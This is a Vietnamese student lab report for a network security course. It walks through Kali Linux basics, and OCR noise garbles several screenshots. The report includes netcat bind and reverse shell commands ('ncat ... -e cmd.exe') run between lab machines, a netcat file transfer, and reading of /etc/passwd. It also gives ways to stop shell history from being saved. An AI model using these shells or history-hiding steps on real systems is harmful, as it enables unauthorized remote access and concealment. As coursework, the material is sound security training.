

BÁO CÁO THỰC HÀNH

Môn học: AN TOÀN MẠNG

Tên chủ đề: LAB 1- TỔNG QUAN KALI LINUX

GVHD: Tô Trọng Nghĩa

Nhóm: 12

1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT.2

| | STT | Họ và tên | MSSV | Email |
|---|-----|-----------------------|----------|------------------------|
| | 1 | Thái Ngọc Diễm Trinh | 22521541 | 22521541@gm.uit.edu.vn |
| ľ | 2 | Phan Nguyễn Nhật Trâm | 22521501 | 22521501@gm.uit.edu.vn |

2. <u>NỘI DUNG THỰC HIỆN:</u>¹

| STT | Nội dung | Tình trạng | Trang |
|------------------|----------------|------------|-------|
| 1 | Bài thực hành | 100% | 2-14 |
| 2 | Bài tập về nhà | 100% | 15-32 |
| Điểm tự đánh giá | | | 10/10 |

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

-

 $^{^{\}rm 1}$ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

A. BÀI THỰC HÀNH

1. Bài thực hành 1: Liệt kê các tập tin

2. Bài thực hành 2: Di chuyển xung quanh

```
(root@ NhatTram1501)-[/]

(root@ NhatTram1501)-[/home/nhattram1501]

(pwd
/home/nhattram1501

(root@ NhatTram1501)-[/home/nhattram1501]

(root@ NhatTram1501)-[~]

pwd
/root

(root@ NhatTram1501)-[~]
```

3. Bài thực hành 3: Tạo thư mục

```
(root® WhatTram1501)-[/home/nhattram1501/NT140]
# rm -rf lab1_NT140/ lab2_NT140/

(root® WhatTram1501)-[/home/nhattram1501/NT140]
# mkdir "try test"

(root® WhatTram1501)-[/home/nhattram1501/NT140]
# cd try\ test/
```

```
(root@ NhatTram1501)-[/home/nhattram1501/NT140]

# mkdir -p lab_NT140/{one, two, three}

(root@ NhatTram1501)-[/home/nhattram1501/NT140]

# ls -1 lab_NT140/

one
three
two

(root@ NhatTram1501)-[/home/nhattram1501/NT140]
```

4. Bài thực hành 4: which

5. Bài thực hành 5: locate

```
(root@ NhatTram1501)-[~]
# updatedb

(root@ NhatTram1501)-[~]
# locate sbd.exe
/usr/share/windows-resources/sbd/sbd.exe

(root@ NhatTram1501)-[~]
# locate sbd.exe
```

6. Bài thực hành 6: find

```
(root@ NhatTram1501)-[~]

# find / -name sbd*
/usr/share/windows-resources/sbd
/usr/share/windows-resources/sbd/sbdbg.exe
/usr/share/windows-resources/sbd/sbd.exe
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/sbd.svg
/usr/share/doc/sbd
/usr/bin/sbd
find: '/run/user/1000/gvfs': Permission denied
/var/lib/dpkg/info/sbd.list
/var/lib/dpkg/info/sbd.md5sums
(root@ NhatTram1501)-[~]
```

7. Bài thực hành 7: Dịch vụ SSH

```
(root@ NhatTram1501)-[~]
# sudo systemctl start ssh

(root@ NhatTram1501)-[~]
```

```
(root® NhatTram1501)-[~]
    sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/syst emd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
(root® NhatTram1501)-[~]
```

8. Bài thực hành 8: Dịch vụ HTTP

```
systemctl list-unit-files
UNIT FILE
                                                                            STATE
proc-sys-fs-binfmt misc.automount
                                                                            static
-.mount
                                                                            generated
dev-hugepages.mount
                                                                            static
dev-mqueue.mount
                                                                            static
media-cdrom0.mount
                                                                            generated
proc-fs-nfsd.mount
                                                                            static.
proc-sys-fs-binfmt_misc.mount
run-lock.mount
run-rpc_pipefs.mount
                                                                            generated
run-vmblock\x2dfuse.mount
                                                                            enabled
sys-fs-fuse-connections.mount
                                                                            static
sys-kernel-config.mount
                                                                            static
sýs-kernel-debug.mount
                                                                            static
sys-kernel-tracing.mount
                                                                            static
tmp.mount
                                                                            static
systemd-ask-password-console.path
                                                                            static
systemd-ask-password-plymouth.path
                                                                            static
systemd-ask-password-wall.path
                                                                            static
session-2.scope
                                                                            transient
accounts-daemon.service
                                                                            enabled
apache-htcacheclean.service
apache-htcacheclean@.service
                                                                            enabled
apache2.service
apache2@.service
apparmor.service
                                                                            static
apt-daily-upgrade.service
apt-daily.service
                                                                            static
atftpd.service
                                                                            indirect
```

9. Bài thực hành 9: Biến môi trường

```
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/gam
echo $USER
root
echo $PWD
/root
# echo $HOME
/root
   export b=google.com
 -# ping -c 2 $b
PING google.com (74.125.68.101) 56(84) bytes of data.
64 bytes from sc-in-f101.1e100.net (74.125.68.101): icmp_seq=1 ttl=128 time=201 ms
64 bytes from sc-in-f101.1e100.net (74.125.68.101): icmp_seq=2 ttl=128 time=123 ms
 — google.com ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 123.106/161.891/200.676/38.785 ms
```

```
(root@ NhatTram1501)-[~]
g echo $$

2883

(root@ NhatTram1501)-[~]
g echo $var

AHIHI

(root@ NhatTram1501)-[~]
g bash
(root@ NhatTram1501)-[~]
g echo $$

29174

(root@ NhatTram1501)-[~]
g echo $var

(root@ NhatTram1501)-[~]
g exit
exit

(root@ NhatTram1501)-[~]
g exit
exit
exit

(root@ NhatTram1501)-[~]
```

```
COLORFGBG=15;0
COLORTERM=truecolor
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
DISPLAY=:0.0
DOTNET_CLI_TELEMETRY_OPTOUT=1
HOME=/root
LANG=C.UTF-8
LANGUAGE=
LOGNAME=root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/local/games:/us
r/games
PKEXEC_UID=1000
POWERSHELL_TELEMETRY_OPTOUT=1
POWERSHELL_UPDATECHECK=Off
QT_QPA_PLATFORMTHEME=qt5ct
SHELL=/usr/bin/zsh
TERM=xterm-256color
USER=root
WINDOWID=0
XAUTHORITY=/home/nhattram1501/.Xauthority
SHLVL=1
PWD=/root
OLDPWD=/home/nhattram1501/NT140
```

10. Bài thực hành 10: Bash history

```
(root@ NhatTram1501)-[~]
history

1 sudo apt update
2 sudo apt-get update
3 sudo apt update
4 sudo apt-get upgrade
5 sudo apt update
```

11. Bài thực hành 11: Chuyển hướng đến các tập tin mới

```
cd /home/nhattram1501
(root® NhatTram1501)-[/home/nhattram1501]
BurpSuiteCommunity Documents Music NT512 Public Videos labs
Desktop Downloads NT140 Pictures Templates git-intro
(root@ NhatTram1501)-[/home/nhattram1501]
AHIHI
                 [ram1501)-[/home/nhattram1501]
echo "AHIHI" > redirection.txt
(root® NhatTram1501)-[/home/nhattram1501]
BurpSuiteCommunity Documents Music NT512 Public Videos labs
Desktop Downloads NT140 Pictures Templates git-intro redirection.txt
      oot® NhatTram1501)-[/home/nhattram1501]
cat redirection.txt
AHIHI
    (root® NhatTram1501)-[/home/nhattram1501]
echo "I AM HACKER" > redirection.txt
         % NhatTram1501)-[/home/nhattram1501]
cat redirection.txt
I AM HACKER
```

12. Bài thực hành 12: Chuyển hướng đến tập tin đã tồn tại

```
(root@ NhatTram1501)-[/home/nhattram1501]
# echo "This is me" >>> redirection.txt

(root@ NhatTram1501)-[/home/nhattram1501]
# cat redirection.txt
I AM HACKER
This is me
```

13. Bài thực hành 13: Chuyển hướng từ một tập tin

```
(root® NhatTram1501)-[/home/nhattram1501]
# wc -m < redirection.txt
23</pre>
```

14. Bài thực hành 14: Chuyển hướng STDERR

```
(root@ NhatTram1501) - [/home/nhattram1501/NT140]
# cd ../

(root@ NhatTram1502) - [/home/nhattram1501]
# ls -al lab_NT140/': No such file or directory

(root@ NhatTram1502) - [/home/nhattram1501]
# ls -al lab_NT140/ 2> error.txt

ls: cannot access 'lab_NT140/': No such file or directory

(root@ NhatTram1502) - [/home/nhattram1501]
# mkdir -p lab_NT140/{one, two, three}

(root@ NhatTram1502) - [/home/nhattram1501]
# ls -al lab_NT140/ 2> error.txt

...
one
three
two

(root@ NhatTram1502) - [/home/nhattram1501]
# cat error.txt
ls: cannot access 'lab_NT140/': No such file or directory
```

15. Bài thực hành 15: Piping

```
(root@ NhatTram1501)-[/home/nhattram1501]
# cat error.txt
ls: cannot access 'lab_NT140/': No such file or directory

(root@ NhatTram1501)-[/home/nhattram1501]
# wc -m < error.txt

58

(root@ NhatTram1501)-[/home/nhattram1501]
# cat error.txt | wc -m

58

(root@ NhatTram1503)-[/home/nhattram1501]
# cat error.txt | wc -m > output.txt

(root@ NhatTram1503)-[/home/nhattram1501]
# cat ouput.txt
cat: ouput.txt: No such file or directory

(root@ NhatTram1501)-[/home/nhattram1501]
# cat output.txt
```

10

Lab 01: TổNG QUAN KALI LINUX Nhóm 12

16. Bài thực hành 16: grep

```
)-[/home/nhattram1501]
ls_-ls /usr/bin | grep zip
  0 lrwxrwxrwx 1 root root
                                                 5 Aug 19 11:41 bunzip2 → bz:
                                                5 Aug 19 11:41 bzcat → bzip2
  0 lrwxrwxrwx 1 root root
                                          39224 Aug 19 11:41 bzip2
14568 Aug 19 11:41 bzip2recover
23000 Feb 19 2023 funzip
 40 -rwxr-xr-x 1 root root
 16 -rwxr-xr-x 1 root root
 24 -rwxr-xr-x 1 root root
                                          25000 Feb 19 2023 Funzip
3516 Sep 6 04:47 gpg-zi
2346 Mar 9 2024 gunzip
98104 Mar 9 2024 gzip
4754 Aug 12 10:13 p7zip
5656 Jan 5 2024 preunz
5656 Jan 5 2024 prezip
 4 -rwxr-xr-x 1 root root
  4 -rwxr-xr-x 2 root root
 96 -rwxr-xr-x 1 root root
  8 -rwxr-xr-x 1 root root
  8 -rwxr-xr-x 1 root root
  8 -rwxr-xr-x 1 root root
                                          14568 Jan 5 2024 pre<mark>zip</mark>-bin
 16 -rwxr-xr-x 1 root root
                                            8061 May 30 15:24 stream
 8 -rwxr-xr-x 1 root root
                                         179248 Feb 19 2023 unz
176 -rwxr-xr-x 2 root root
84 -rwxr-xr-x 1 root root
                                          84848 Feb 19 2023 unz
216 -rwxr-xr-x 1 root root
                                         217360 Jul 24 11:44
                                                                      pcloak
                                         94696 Jul 24 11:44 2
70193 May 30 15:24 2
2959 Feb 19 2023 2
 96 -rwxr-xr-x 1 root root
                                                                     ipdetails
 72 -rwxr-xr-x 1 root root
 4 -rwxr-xr-x 1 root root
                                                                        grep
                                                                     ipinfo
                                          179248 Feb 19 2023
176 -rwxr-xr-x 2 root root
                                           90272 Jul 24 11:44
90272 Jul 24 11:44
 92 -rwxr-xr-x 1 root root
                                                                       note
 92 -rwxr-xr-x 1 root root
                                                                        split
```

17. Bài thực hành 17: sed

```
(root@ NhatTram1501)-[/home/nhattram1501]
# echo "Hello World" | sed 's/world/Vietnam/'
Hello World
```

18. Bài thực hành 18: cut

```
(root@ NhatTram1501)-[/home/nhattram1501]
# echo "I dislike math, chemistry, physical-education" | cut -d "," -f 2
chemistry

(root@ NhatTram1501)-[/home/nhattram1501]
#
```

19. Bài thực hành 19: awk

```
(root@ NhatTram1501)-[/home/nhattram1501]
# echo "hetto::there::friend" | awk -F "::" '{print $1, $3}'
hetto friend

(root@ NhatTram1501)-[/home/nhattram1501]
```

20. Bài thực hành 20: wget

```
m<mark>1501</mark>)-[/home/nhattram1501]
    wget https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -0 access.txt.g
--2024-09-26 23:12:56-- https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443 ... connected.
HTTP request sent, awaiting response... 302 Found Location: https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz [fo
llowing]
--2024-09-26 23:13:14-- https://raw.githubusercontent.com/blakduk/ahihi/master/access
_log.txt.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 18
5.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:4
43 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3783 (3.7K) [application/octet-stream]
Saving to: 'access.txt.gz'
                                                         3.69K 1.00KB/s
                     100%[========]
                                                                             in 29s
access.txt.gz
2024-09-26 23:13:56 (133 B/s) - 'access.txt.gz' saved [3783/3783]
```

21. Bài thực hành 21: curl

```
1)-[/home/nhattram1501]
                                                       error.txt labs
                                                       git-intro output.txt
                             Pictures Videos
                   NT140
                                                       lab_NT140 redirection.txt
              <u>ram1501</u>)-[/home/nhattram1501]
curl https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz -0 access.txt.g
 % Total % Received % Xferd Average Speed Time
Dload Upload Total
                                                                 Time Current
Left Speed
                                                        Time
                                                        Spent
                                Dload Upload
                0 0
                                 0 0 --:--:--
       0 0
                                                       0:00:01 --:--:-
                             0
curl: (6) Could not resolve host: access.txt.gz
                om1501)-[/home/nhattram1501]
                             Public
                                            error.txt
                             Templates
                                                               output.txt
                             Videos
                                                               redirection.txt
                                            lab_NT140
```

22. Bài thực hành 22: Kết nối đến TCP/UDP port

```
(root® NhatTram1501) - [/home/nhattram1501]
# nc -v mail.btopenworld.com 110
DNS fwd/rev mismatch: mail.lb.btopenworld.com ≠ btprdhap001.bt.prod.cloud.openwave.ai
mail.lb.btopenworld.com [65.20.50.93] 110 (pop3) open
+OK POP3 server ready.
Ahihi
-ERR Invalid command; valid commands: USER, AUTH, QUIT
USER Ahihi
+OK please send PASS command
PASS ahihi
-ERR Access denied
```

12

Lab 01: TổNG QUAN KALI LINUX Nhóm 12

23. Bài thực hành 23: Lắng nghe trên TCP/UDP port



24. Bài thực hành 24: Trao đổi tập tin với Netcat

```
(UNKNOWN) [192.168.195.131] 4444 (?) open
```

```
Command Prompt - ncat -lvnp 4444

Microsoft Windows [Version 10.0.19045.2965]

(c) Microsoft Corporation. All rights reserved.

C:\Users\NhatTram>ncat -lvnp 4444 > incoming.exe

Ncat: Version 7.95 ( https://nmap.org/ncat )

Ncat: Listening on [::]:4444

Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 192.168.195.130:35012.
```



```
Command Prompt
```

```
C:\Users\NhatTram>incoming.exe /HELP
WHOAMI 2.0 @1997. Written by Christophe Robert(chrisrob@microsoft.com).
WHOAMI [/option] [/option] ...
Where /option is one of the following:
             = Display all information in the current access token.
  /ALL
   /NOVERBOSE = Display minimal information.
             = Display user.
   /USER
             = Display groups.
  /GROUPS
            Display privileges.
  /PRIV
  /LOGONID = Display Logon ID.
  /SID = Display SIDs.
             = Display help.
  /HELP
 Must be used with option /USER, /GROUPS, /PRIV or/LOGONID
Samples are as follows:
  WHOAMI
  WHOAMI /ALL
  WHOAMI /USER /SID
  WHOAMI /GROUPS
  WHOAMI /GROUPS /NOVERBOSE
  WHOAMI /USER /GROUPS /SID
  WHOAMI /PRIV /NOVERBOSE
  WHOAMI /USER /GROUPS /PRIV
  WHOAMI /HELP
```

```
C:\Users\NhatTram>incoming.exe
DESKTOP-LI7SRPV\NhatTram
```

- 25. Bài thực hành 25: Quản trị từ xa với Netcat
 - Bind Shell sử dung netcat

```
Administrator: Command Prompt - ncat -lvnp 4444 - e cmd.exe

Microsoft Windows [Version 10.0.19045.2965]

(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>ncat -lvnp 4444 - e cmd.exe

Ncat: Version 7.95 ( https://nmap.org/ncat )

Ncat: Listening on [::]:4444

Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 192.168.195.130:47074.
```

```
(root@ NhatTram1501)-[/home/nhattram1501]
# nc 192.168.195.131 4444
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

14

Lab 01: TổNG QUAN KALI LINUX Nhóm 12

- Reverse Shell sử dụng Netcat

```
(nhattram1501@ NhatTram1501)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.195.130] from (UNKNOWN) [192.168.195.131] 49843
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

```
Select Administrator: Command Prompt - ncat 192.168.195.130 4444 -e cmd.exe

Microsoft Windows [Version 10.0.19045.2965]

(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>ncat 192.168.195.130 4444 -e cmd.exe
```

PowerShell



B. BÀI TẬP VỀ NHÀ

1. Bài 1:

1. Sử dụng lệnh which để xác định vị trí lưu trữ của lệnh pwd.

Sử dụng lệnh sudo which -a pwd

- + sudo: Thực hiện với quyền quản trị viên, để truy cập đến nhiều tài nguyên hơn.
- + which: Lệnh trả về đường dẫn đầy đủ của các lệnh được yêu cầu.
- + -a: Tùy chọn của lệnh which, liệt kê tất cả các vị trí mà lệnh được tìm thấy trong các thư mục được liệt kê trong biến môi trường PATH.

```
(kali@thait)-[~]
$ sudo which -a pwd
/usr/bin/pwd
/bin/pwd
```

2. Sử dụng lệnh locate để xác định vị trí lưu trữ wce32.exe.

Sử dụng lệnh **locate** wce32.exe. Lệnh locate sẽ tìm kiếm vị trí của 1 tập tin hay thư mục bất kỳ trong Kali Linux.

3. Sử dụng lệnh find để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh ls -l trên chúng. KHÔNG được sử dụng các lệnh pipeline/ chaining.

Sử dụng lệnh sudo find / -type f -mtime -1 ! -user root -exec ls -l {}

- + sudo: Thực hiện với quyền quản trị viên, để truy cập đến nhiều tài nguyên hơn.
- + find /: Tìm kiếm trên thư mục gốc của hệ thống
- + -mtime -1: Tìm kiếm các tệp có trạng thái được thay đổi trong vòng 1 ngày qua
- +! -user root: Tìm kiếm các tệp không thuộc sở hữu của người dùng root
- + -exec ls -l {} \; : Tùy chọn -exec cho phép thực thi một lệnh cho mỗi tệp được tìm thấy.
 - + ls -l là lệnh để liệt kê thông tin chi tiết về tệp (bao gồm quyền truy cập, chủ sở hữu, kích thước, v.v.).
 - + {} là dấu hiệu vị trí được find thay thế bằng tên tệp tìm thấy.

16

Lab 01: TổNG QUAN KALI LINUX Nhóm 12

+ \;: kết thúc lệnh exec

```
(kali®thait)-[~/Desktop]
   -r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/0
   -r--r-- 1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/1
                                     2 09:51 /proc/597/task/597/fdinfo/2
           1 polkitd polkitd 0 Oct
           1 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/3
             polkitd polkitd 0 Oct
                                     2 09:51 /proc/597/task/597/fdinfo/4
                                     2 09:51 /proc/597/task/597/fdinfo/5
             polkitd polkitd 0 Oct
             polkitd polkitd 0 Oct
                                    2 09:51 /proc/597/task/597/fdinfo/6
                                     2 09:51 /proc/597/task/597/fdinfo/7
             polkitd polkitd 0 Oct
            polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/8 polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/fdinfo/9
             polkitd polkitd 0 Oct 2 09:51 /proc/597/task/597/environ
                                     2 09:51 /proc/597/task/597/auxv
             polkitd polkitd 0 Oct
                                    2 09:51 /proc/597/task/597/status
             polkitd polkitd 0 Oct
                                     2 09:51 /proc/597/task/597/personality
             polkitd polkitd 0 Oct
                                    2 09:51 /proc/597/task/597/limits
             polkitd polkitd 0 Oct
                                     2 09:51 /proc/597/task/597/sched
             polkitd polkitd 0 Oct
                                     2 09:51 /proc/597/task/597/comm
-rw-r--r-- 1 polkitd polkitd 0 Oct
```

2. Bài 2:

4. Liệt kê các port đang được mở trên Kali Linux.

Sử dung lênh sudo ss -anltp

```
State
              Recv-0
                            Send-Q
                                                 Local Address:Port
                                                                                     Peer Address:Port
Process
LISTEN
                                                        0.0.0.0:22
                                                                                           0.0.0.0:*
 users:(("sshd",pid=972,fd=3))
LISTEN
             0
                                                      127.0.0.1:44417
                                                                                           0.0.0.0:*
users:(("containerd",pid=951,fd=10))
LISTEN
users:(("apache2",pid=1038,fd=4),("apache2",pid=1037,fd=4),("apache2",pid=1036,fd=4),("apache2",pid=1035,fd=
4),("apache2",pid=1034,fd=4),("apache2",pid=1029,fd=4))
                                                           [::]:22
                                                                                              [::]:*
 users:(("sshd",pid=972,fd=4))
```

5. Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không, kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP, kết quả chỉ có 1 dòng?

Khi thực hiện sudo ss -anltp | grep sshd, kết quả hiển thị 2 dòng vì SSH lắng nghe trên cả hai giao thức (IPv4 và IPv6):

- + **IPv4** (0.0.0.0:22): Địa chỉ 0.0.0.0 có nghĩa là SSH lắng nghe trên tất cả các giao diện mạng của máy với giao thức **IPv4**.
- + IPv6 ([::]:22): Địa chỉ [::] là địa chỉ đại diện cho tất cả các giao diện với giao thức IPv6.

```
(kali@ thait)-[~]

$ sudo ss -anltp | grep sshd
LISTEN 0 128 0.0.0.0:22 0.0.0.0:* users:(("sshd",pid=9489,fd=3))

LISTEN 0 128 [::]:22 [::]:* users:(("sshd",pid=9489,fd=4))
```



Khi thực hiện sudo ss -anltp | grep apache2, kết quả hiển thị 1 dòng vì dịch vụ HTTP (ví dụ: Apache) có thể chỉ lắng nghe trên: **IPv4** (0.0.0.0:80): Hoặc đôi khi trên **IPv6** (tùy vào cấu hình của máy chủ web).

6. Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động.

Sử dụng lệnh sudo systemctl disable ssh

3. Bài 3:

7. Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập?

Lịch sử các lệnh được lữu trữ ở /home/user/.<shell>_history

- + Lưu ở file .bash_history nếu sử dụng bash
- + Lưu ở file .zsh_history nếu sử dụng zsh

Xem nôi dung file .zsh_history



- Ưu điểm: Dễ dàng trong việc truy xuất lệnh cũ bằng lệnh history hoặc dùng các phím điều hướng thay vì phải nhập lại từ đầu.
- *Nhược điểm:* Lịch sử lệnh lưu trữ có thể bao gồm các thông tin nhạy cảm, chẳng hạn như mật khẩu (nếu người dùng nhập mật khẩu trực tiếp vào dòng lệnh) hoặc các thông tin hệ thống quan trọng. Nếu ai đó truy cập được vào tệp .bash_history, họ có thể xem lại và lợi dụng các thông tin này.
 - 8. Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.
- **Cách 1:** Thêm dấu cách trước mỗi câu lệnh. Câu lệnh vẫn sẽ thực hiện như bình thường nhưng không được lưu trong lịch sử

```
(kali@thait)-[~]
$\text{ls}
BurpSuiteCommunity Desktop Documents Downloads Music Pictures Public Templates Videos
```


- Cách 2: Thực hiện lệnh nano ~/.zshrc, thêm dòng unset HISTFILE ở cuối cùng, sau đó lưu lại. Dòng này sẽ tắt hoàn toàn việc lưu trữ lịch sử lệnh cho phiên làm việc hiện tại và các phiên làm việc sau này.

```
alias grep-'grep --color=auto'
alias grep-'grep --color=auto'
alias grep-'grep --color=auto'
alias grep-'grep --color=auto'
alias iff-'diff --color=auto'
alias iff-'diff --color=auto'

export LESS_TERMCAP_mb-$'\E[1;3im'  # begin blink
export LESS_TERMCAP_mb-$'\E[1;3im'  # begin bld
export LESS_TERMCAP_me-$'\E[0m'  # reset bold/blink
export LESS_TERMCAP_se-$'\E[0m'  # reset bold/blink
export LESS_TERMCAP_se-$'\E[0m'  # reset reverse video
export LESS_TERMCAP_se-$'\E[0m'  # reset reverse video
export LESS_TERMCAP_se-$'\E[0m'  # reset reverse video
export LESS_TERMCAP_us-$'\E[0m'  # reset nedeo
export LESS_TERMCAP_us-$'\E[0m'  # reset nedeodo
export LESS_TERMCAP_us-$'\E[0m'  # reset nedeodo
export LESS_TERMCAP_us-$'\E[0m'  # reset nedeodo
export LESS_TERMCAP_us-$'\E[0m'  # reset nedodo
export LESS_TERMCAP_us-$'\E[0m'  # reset nedeodo
export LESS_TERMCAP_us-$'\E[0m'  # reset nedeodo
export LESS_TERMCAP_us-$'\
```



- Cách 3: Thực hiện lệnh nano ~/.zshrc và thay đổi HISTSIZE =0.



- 9. Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm.
- Cách 1: Sử dụng các phím mũi tên lên/ xuống để hiển thị các lệnh trước đó/ sau đó.
- Cách 2: Nhập!! để hiển thị câu lệnh liền kề trước đó.

```
.viminfo
                                                   .profile
                                                                                .Xauthority
                                  .ICEauthority Public
.bash_logout
                     .dmrc
                                                                                .xsession-errors
.bashrc
                                  java
local
                                                   .python_history
.bashrc.original
                                                                                .zsh history
                                                   .sudo_as_admin_successful .zshrc
                     .face
BurpSuiteCommunity .face.icon Music .cache .gitconfig Pictures
_$ ls -a
```



4. Bài 4:

- 10. Như đã biết, khi sử dụng toán tử ">" để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có hãy mô tả cách làm.
- **Cách 1:** Sử dụng công cụ quản lý phiên bản như Git để theo dõi các thay đổi của tập tin và khôi phục lại phiên bản cũ khi cần thiết.
- **Bước 1**: Khởi tạo Git trong thư mục chứa tập tin: git init
- **Bước 2:** Thêm tập tin cần theo dõi: git add filename
- Bước 3: Lưu lại trạng thái: git commit -m "Save current version"
- **Bước 4:** Nếu sau đó bạn ghi đè lên tập tin và muốn khôi phục lại, bạn có thể dùng lệnh: git checkout HEAD filename
 - Cách 2: Bật noclobber bằng lệnh set -o noclobber. Khi này việc sử dụng toán tử > để ghi vào một tệp đã tồn tại sẽ gây ra lỗi.
 - 11. Sử dụng lệnh cat cùng với lệnh sort để sắp xếp lại nội dung của tập tin /etc/passwd, sau đó lưu kết quả vào một tập tin mới có tên passwd_new và thực hiện đến số lượng dòng có trong tập tin mới.

Sử dụng lệnh cat /etc/passwd | sort > passwd_new.txt | wc -1

- + cat /etc/passwd: Xem nội dung của tập tin /etc/passwd
- + sort: Sắp xếp lại nội dung của tập tin trên
- + > passwd_new.txt: Toán tử để ghi kết quả nhận được vào tập tin passwd_new.txt
- + wc -l: Đếm số dòng có trong tập tin mới

```
(kali@thait)-[~/Desktop/NT140-labs]
$ cat /etc/passwd | sort > passwd_new.txt |wc -l
57
```

Xem nội dung file passwd_new.txt để kiểm tra

```
(kali® thait)=[~/Desktop/NT140-labs]
$ cat passwd_new.txt
apt:x:42:65534::/nonexistent:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Debian-snmp:x:119:123::/var/lib/snmp:/bin/false
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
galera:x:115:65534::/nonexistent:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
geoclue:x:118:122::/var/lib/geoclue:/usr/sbin/nologin
_gophish:x:124:130::/var/lib/gophish:/usr/sbin/nologin
_goym:x:132:135::/var/lib/gophish:/usr/sbin/nologin
_goym:x:132:135::/var/lib/openvas:/usr/sbin/nologin
```



5. Bài 5:

12. Sử dụng tập tin /etc/passwd, trích xuất tên user và home directory cho tất cả user có shel được thiết lập là /usr/sbin/nologin. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình.

Sử dụng lệnh cat /etc/passwd | grep "/usr/sbin/nologin" | awk -F ":"
'{print"The user",\$1," directory is",\$6}'

- + cat /etc/passwd: Xem nội dung file /etc/passwd
- + grep "/usr/sbin/nologin": Lọc ra các dòng chứa /usr/sbin/nologin, tức là những người dùng không được phép đăng nhập.
- + awk -F ":" '{print "The user ", \$1, " directory is ", \$6}': In ra tên người dùng và thư mục chính của họ. Cụ thể:
 - awk là một công cụ xử lý văn bản mạnh mẽ, thường được sử dụng để phân tích và xử lý các dòng văn bản.
 - -F ":": Tùy chọn thiết lập ký tự phân tách trường (field separator) thành dấu hai chấm (:), do các trường trong tệp /etc/passwd được ngăn cách bởi dấu hai chấm.
 - '{print "The user ", \$1, " directory is ", \$6}': Đây là phần mã awk dùng để in ra thông tin về người dùng và thư mục chính của họ:
 - \$1: Trường đầu tiên (tên người dùng username).
 - \$6: Trường thứ sáu (thư mục chính home_directory).
 - Lệnh print sẽ in ra thông báo dạng:

"The user <username> directory is <home_directory>"

```
(kali⊕thait)-[~]
 -$ cat /etc/passwd | grep "/usr/sbin/nologin" | awk -F ":" '{print"The user",$1," directory is",$6}'
The user daemon directory is /usr/sbin
The user bin directory is /bin
The user sys directory is /dev
The user games directory is /usr/games
The user man directory is /var/cache/man
The user lp directory is /var/spool/lpd
The user mail directory is /var/mail
               directory is /var/spool/news
